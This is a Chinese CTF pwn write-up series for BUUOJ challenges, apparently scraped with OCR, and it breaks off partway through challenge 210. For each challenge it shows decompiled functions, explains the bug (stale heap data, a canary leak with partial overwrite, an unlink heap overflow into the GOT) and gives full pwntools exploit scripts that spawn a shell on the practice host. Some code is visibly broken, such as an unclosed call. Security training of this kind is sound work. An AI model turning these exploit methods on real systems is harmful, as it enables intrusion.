
这个是题目大意。

show



```
  return 0LL;
if ( !strncmp(s, "show", 4uLL) )
{
  if ( v6 )
    printf("Current creature: %s [Level %u]\n", (const char *)*v6, *((unsigned int *)v6 + 2));
  else
    puts("You have no creature now.");
}
```

summon 召唤




```
else if ( !strncmp(s, "summon", 6uLL) )
{
  if ( v6 )
  {
    puts("Already have one creature. Release it first.");
  }
  else
  {
    nptr = strtok(v10, "\n");
    if ( !nptr )
      goto LABEL_11;
    v6 = (void **)malloc(0x10uLL);
    if ( !v6 )
    {
      puts("malloc() returned NULL. Out of Memory\n");
      exit(-1);
    }
    *v6 = strdup(nptr);
    printf("Current creature:\"%s\"\n", nptr);
  }
```

v6的指针是不是空的，是空的就算了，不是空的就申请一个0x10的空间，地址放在v6.


看到有个strdup
strdup()在内部调用了malloc()为变量分配内存，不需要使用返回的字符串时，需要用free()释放相应的内存空间，否则会造成内存泄漏。
所以这个地方会申请一块空间。

level-up



```
  }
  else if ( !strncmp(s, "level-up", 8uLL) )
  {
    if ( !v6 )
      goto LABEL_17;
    nptra = strtok(v11, "\n");
    if ( nptra )
    {
      v5 = strtoul(nptra, 0LL, 10);
      if ( v5 <= 4 )
      {
        *((_DWORD *)v6 + 2) = v5;
        printf("Level-up to \"%u\"\n", v5);
      }
      else
      {
        puts("Can only level-up to Level 4.");
      }
    }
    else
```


strike



```
    else if ( !strncmp(s, "strike", 6uLL) )
    {
      if ( v6 )
      {
        if ( *((_DWORD *)v6 + 2) == 5 )
          system("cat flag");
        else
          puts("No, you cannot beat him!");
      }
```

等级等于五就能cat flag

release



```
   }
   else if ( !strncmp(s, "release", 7uLL) )
   {
     if ( v6 )
     {
       free(*v6);
       v6 = 0LL;
       puts("Released.");
     }
```

释放掉。指针也清掉了。
但是注意释放的只是里面的名字的那个chunk


其实这种题我们之前见过一次，想让某个地方值是5，因为申请释放的时候根本没有去清空chunk内容，所以我们利用残留数据，来达到目的。

在这道题里面，我们想到可以召唤一个生物，名字的那个chunk伪造一下，然后再次申请的时候让v6申请到那个0x10的chunk，利用残留数据，level的地方是5，就可以了。

exp


```python
from pwn import *

r = remote('node4.buuoj.cn', 26599)

def cmd(s):
 sh.recvuntil('> ')
 sh.sendline(s)

def summon(name):
 r.sendlineafter('> ', 'summon ' + name)
 r.recvuntil('\n')

def release():
 r.sendlineafter('> ', 'release')
 r.recvuntil('Released.\n')

def strike():
 r.sendlineafter('> ', 'strike')

fake='a'*8+p64(5)

summon(fake
release()
summon('aaaa')
strike()

r.interactive()
```

208 linkctf_2018.7_babypie




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes     0               2            ./208
```

开了canary
题目简单。



```
__int64 sub_960()
{
  __int64 buf[6]; // [rsp+0h] [rbp-30h] BYREF

  buf[5] = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  buf[0] = 0LL;
  buf[1] = 0LL;
  buf[2] = 0LL;
  buf[3] = 0LL;
  puts("Input your Name:");
  read(0, buf, 0x30uLL);
  printf("Hello %s:\n", (const char *)buf);
  read(0, buf, 0x60uLL);
  return 0LL;
}
```

可以直接覆盖canary的第一字节，然后泄露canary。我们不能修改canary，因为他在tls结构体。



```
int sub_A3E()
{
  return system("/bin/sh");
}
```


溢出了之后直接就有后门函数。

但是因为开了pie，所以我们只能够覆盖低一字节，剩下的半个只能partial write。

exp

```python
from pwn import *

context.log_level = "debug"

def exploit():
    r.sendafter("Name:\n", 'a' * (0x30 - 0x8 + 1))
    r.recvuntil('a' * (0x30 - 0x8 + 1))
    canary = '\x00' + r.recv(7)
    r.sendafter(":\n", 'a' * (0x30 - 0x8) + canary + 'aaaaaaaa' + '\x3E\x0A')
    r.interactive()

while True:
    try:
        global r
        r = remote("node4.buuoj.cn", "26068",timeout=1)
        exploit()
    except:
        r.close()
        print 'retrying...'
```


209 wdb_2018_3rd_pesp



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   89 Symbols      Yes     0               4         ./209
```

要注意got表是可以修改的，也没有开pie

add




```c
else
{
  printf("Please enter the length of servant name:");
  read(0, buf, 8uLL);
  v2 = atoi(buf);
  if ( !v2 )
  {
    puts("invaild length");
    return 0LL;
  }
  for ( i = 0; i <= 99; ++i )
  {
    if ( !*(_QWORD *)&itemlist[4 * i + 2] )
    {
      itemlist[4 * i] = v2;
      *(_QWORD *)&itemlist[4 * i + 2] = malloc(v2);
      printf("Please enter the name of servant:");
      *(_BYTE *)(*(_QWORD *)&itemlist[4 * i + 2] + (int)read(0, *(void **)&itemlist[4 * i + 2], v2)) = 0;
      ++num;
      return 0LL;
    }
  }
```

32个字节是一组，一共可以100个仆人。

然后明显的off by null。


change



```
v5 = __readfsqword(0x28u);
if ( num )
{
  printf("Please enter the index of servant:");
  read(0, buf, 8uLL);
  v1 = atoi(buf);
  if ( *(_QWORD *)&itemlist[4 * v1 + 2] )
  {
    printf("Please enter the length of servant name:");
    read(0, nptr, 8uLL);
    v2 = atoi(nptr);
    printf("Please enter the new name of the servnat:");
    *(_BYTE *)(*(_QWORD *)&itemlist[4 * v1 + 2] + (int)read(0, *(void **)&itemlist[4 * v1 + 2], v2)) = 0;
  }
  else
  {
    puts("invaild index");
  }
}
else
{
  puts("No servant in the team");
```

就是改。直接有溢出。


show



```
  if ( !num )
    return puts("No servant in the team");
  for ( i = 0; i <= 99; ++i )
  {
    if ( *(_QWORD *)&itemlist[4 * i + 2] )
      printf("%d : %s", (unsigned int)i, *(const char **)&itemlist[4 * i + 2]);
  }
  return puts(byte_4010AC);
}
```

输出也有了。

free



```
{
  printf("Please enter the index of servant:");
  read(0, buf, 8uLL);
  v1 = atoi(buf);
  if ( *(_QWORD *)&itemlist[4 * v1 + 2] )
  {
    free(*(void **)&itemlist[4 * v1 + 2]);
    *(_QWORD *)&itemlist[4 * v1 + 2] = 0LL;
    itemlist[4 * v1] = 0;
    puts("remove successful!!");
    --num;
  }
  else
  {
    puts("invaild index");
  }
```

所以整个题目下来说白了仅仅是一个堆溢出。有off by null，但是没啥用，我们堆溢出直接就解决问题了。


方法多多，我们用简单一点的通过unlink来攻击got表，泄露地址，get shell。

exp


```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote("node4.buuoj.cn", "28209")
#r = process("./209")

elf = ELF("./209")
libc = ELF("./64/libc-2.23.so")

def add(leng, name):
 r.sendlineafter('Your choice:', "2")
 r.sendlineafter('Please enter the length of servant name:', str(leng))
 r.sendlineafter('Please enter the name of servant:', name)

def edit(index, leng, name):
 r.sendlineafter('Your choice:', "3")
 r.sendlineafter('Please enter the index of servant:', str(index))
 r.sendlineafter('Please enter the length of servant name:', str(leng))
 r.sendlineafter('Please enter the new name of the servnat:', name)

def show():
 r.sendlineafter('Your choice:', "1")

def free(index):
 r.sendlineafter('Your choice:', "4")
        r.sendlineafter('Please enter the index of servant:', str(index))

free_got = elf.got['free']

target = 0x6020c8+0x10
```

```
fd = target - 0x18
bk = target - 0x10
add(0x20, 'aaaa') #0
add(0x30, 'bbbb') #1
add(0x80, 'cccc') #2
add(0x30, 'dddd') #3

payload = p64(0) + p64(0x30) + p64(fd) + p64(bk)
payload += 'a'*0x10
payload += p64(0x30) + p64(0x90)
edit(1, 0x40, payload)
#gdb.attach(r)

free(2)

edit(1, 0x20, p64(0x20)+p64(free_got))
#chunk0   0x20   free_got
#gdb.attach(r)

show()

libc_base = u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) - libc.sym['free']
system_addr = libc_base + libc.sym["system"]
print "libc_base = " + hex(libc_base)
print "system_addr = " + hex(system_addr)

edit(0, 0x7, p64(system_addr)) #因为有off by null
edit(3, 0x8, '/bin/sh\x00')
#gdb.attach(r)

free(3)

r.interactive()
```

210 TWCTF_online_2019_asterisk_alloc




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   85 Symbols      Yes     0               4         ./210
```



```
  print_menu();
  printf("Your choice: ");
  __isoc99_scanf("%d", &v4);
  getchar();
  switch ( v4 )
  {
    case 1:
      call_malloc();
      break;
    case 2:
      call_calloc();
      break;
    case 3:
      call_realloc();
      break;
    case 4:
      call_free();
      break;
    case 5:
      _exit(0);
    default:
      puts("Invalid choice");
      break;
```


菜单 三个malloc

malloc




```
size_t size; // [rsp+0h] [rbp-10h] BYREF
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
if ( !ptr_m )
{
  printf("Size: ");
  __isoc99_scanf("%ld", &size);
  getchar();
  printf("Data: ");
  ptr_m = malloc(size);
  read(0, ptr_m, size);
}
return __readfsqword(0x28u) ^ v2;
```

calloc

